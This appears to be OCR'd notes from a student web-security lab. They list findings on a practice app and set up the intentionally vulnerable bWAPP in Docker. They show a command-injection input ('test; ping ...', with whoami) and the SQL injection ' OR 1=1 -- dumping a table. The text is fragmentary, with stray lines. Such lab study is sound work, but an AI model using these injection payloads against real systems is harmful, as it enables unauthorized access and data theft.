
Go to customer feedback





If the backend is vulnerable, it executes `whoami`. But this won't show output in the UI.

`test; ping -c 5 127.0.0.1` - this causes a 20 second delay showing the execution of this command




SERVER SIDE VULNERABILITIES

1.XSS SCRIPTING


WECOME BANNER:

POTENTIAL TO XSS SCRIPTING

The `welcomeBanner.message` contains HTML content, including an `<a>` tag with a target attribute. While this specific content seems safe, if this field were ever populated dynamically with user-supplied data without proper sanitization on the server-side, it could lead to a stored Cross-Site Scripting (XSS) vulnerability.




2.DISABLES SAFETY MODE IN SERVER SIZE




3.FILE TRAVERSAL

EXPOSED FOLDERS




4.DISCOLSURE OF CONFIDENTIAL DOCUMENT




5.CROSS ORIGIN MISCONFIG

ACCESS CONTROL ALLOW ORIGIN *




EXPLOITING BWAPP USING DOCKER




```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ sudo docker pull raesene/bwapp
Using default tag: latest
latest: Pulling from raesene/bwapp
8387d9ff0016: Pull complete
3b52deaaf0ed: Pull complete
4bd501fad6de: Pull complete
790f0e8363b9: Pull complete
11f87572ad81: Pull complete
341e06373981: Pull complete
709079cecfb8: Pull complete
55bf9bbb788a: Pull complete
b41f3cfd3d47: Pull complete
70789ae370c5: Pull complete
43f2fd9a6779: Pull complete
6a0b3a1558bd: Pull complete
934438c9af31: Pull complete
1cfba20318ab: Pull complete
de7f3e54c21c: Pull complete
596da16c3b16: Pull complete
e94007c4319f: Pull complete
3c013e645156: Pull complete
73e2dee8c677: Pull complete
e97bc0ae6fa5: Pull complete
Digest: sha256:2f41183ea9f9e8fb36678d7a2a0c8a9db9a59f4569cee02fe6664b419b2600ee
Status: Downloaded newer image for raesene/bwapp:latest
docker.io/raesene/bwapp:latest

┌──(kali㉿kali)-[~]
└─$ sudo docker run -d -p 8080:80 raesene/bwapp
e1fa61255f5a70768d23dbdd06f6f6f2ad61a6a426bdcb1169d50ad0189d0795
```


```
┌──(kali㉿kali)-[~]
└─$ docker ps
CONTAINER ID   IMAGE           COMMAND     CREATED         STATUS         PORTS                                                  NAMES
e1fa61255f5a   raesene/bwapp   "/run.sh"   2 minutes ago   Up 2 minutes   3306/tcp, 0.0.0.0:8080→80/tcp, :::8080→80/tcp   beautiful_villani
```


in browser: http://localhost:8080/install.php



- Click “**here**” on the page to install the database.
- Use credentials:
  - **Login:** `bee`
  - **Password:** `bug`


/ Portal /
bWAPP, or a buggy web application, is a free and open source deliberately insecure web application.
It helps security enthusiasts, developers and students to discover and to prevent web vulnerabilities.
bWAPP covers all major known web vulnerabilities, including all risks from the OWASP Top 10 project!
It is for security-testing and educational purposes only.
Which bug do you want to hack today? :)
PHP Code Injection
Server-Side Includes (SSI) Injection
SQL Injection (GET/Search)
SQL Injection (GET/Select)
SQL Injection (POST/Search)
SQL Injection (POST/Select)
SQL Injection (AJAX/JSON/jQuery)
SQL Injection (CAPTCHA)
SQL Injection (Login Form/Hero)
Hack
NATIONAL CENTER FOR MISSING & EXPLOITED CHILDREN


bWAPP
an extremely buggy web app !
Bugs
Change Password
Create User
Set Security Level
Reset
Credits
Blog
Logout
/ SQL Injection (GET/Search) /
Search for a movie: ' OR 1=1 --
Search
Title
Release
Character
Genre
IMDb


localhost:8080/sqli_1.php?title='+OR+1%3D1+--+&action=search
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
an extremely buggy web app !
Bugs Change Password Create User Set Security Level Reset Credits Blog Logout
/ SQL Injection (GET/Search) /
Search for a movie: Search
Title Release Character Genre IMDb
G.I. Joe: Retaliation 2013 Cobra Commander action Link
Iron Man 2008 Tony Stark action Link
Man of Steel 2013 Clark Kent action Link
Terminator Salvation 2009 John Connor sci-fi Link
The Amazing Spider-Man 2012 Peter Parker action Link
The Cabin in the Woods 2011 Some zombies horror Link
The Dark Knight Rises 2012 Bruce Wayne action Link
The Fast and the Furious 2001 Brian O'Connor action Link
The Incredible Hulk 2008 Bruce Banner action Link
World War Z 2013 Gerry Lane horror Link
bWAPP is licensed under © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Need an exc